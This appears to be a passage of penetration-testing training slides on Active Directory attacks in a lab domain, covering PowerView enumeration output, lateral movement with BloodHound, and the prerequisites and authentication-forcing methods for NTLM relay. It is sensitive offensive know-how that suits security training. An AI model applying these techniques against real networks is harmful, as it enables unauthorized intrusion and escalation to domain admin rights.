
GroupName MemberDomain MemberName
----- -----
adm_workstations pwny.lab obi-wan.kenobi
adm_workstations pwny.lab luke.skywalker
adm_workstations pwny.lab tdieterich
adm_workstations pwny.lab klaggal
```

Phase 2 – Unprivileged user

Lateral movement – PowerView – Key takeaways

➤ Key takeaway of the enumeration

- » obi-wan.kenobi is member of the adm_workstations group
- » All members of the adm_workstations group have administrative rights on the workstation04.pwny.lab system
- » luke.skywalker who is member of “Domain Administrators” and has an active session on workstation04.pwny.lab



Phase 2 – Unprivileged user

Lateral movement - Bloodhound

- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
 - » Who is logged on where?
 - » Who has admin rights where?
 - » What users and groups belong to what groups?
- All this information can be extracted with normal user privileges.
- This tool becomes very useful in more complex environments



Phase 2 – Unprivileged user

Lateral movement - Bloodhound

Perform the following steps to use Bloodhound:

1. Use “Bloodhound PowerShell ingestor” to collect the data
 - a. Possible without administrative privileges (in most cases)
2. Setup neo4j and bloodhound
 - a. Instructions:
<https://github.com/BloodHoundAD/Bloodhound/wiki>
3. Run bloodhound and import the data



Phase 2 – Unprivileged user


Lateral movement - Bloodhound

BloodHound



Phase 2 – Unprivileged user

Lateral movement - Bloodhound





Phase 2 – Lateral Movement

NTLM-Relay to move lateral within a network

➤ What are the requirements for it to work?


- » SMB Signing has to be deactivated on our target
 - » By default disabled on all workstations and servers except of DC's
- » Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

➤ Attacks to enforce authentication:

- » LLMNR/NBNS Poisoning
- » UNC Path Injection
 - » Websites – XSS, HTML injection, Directory Traversal, SQL injection etc.
 - » Office Documents etc.
 - » MITM
 - » Open redirect

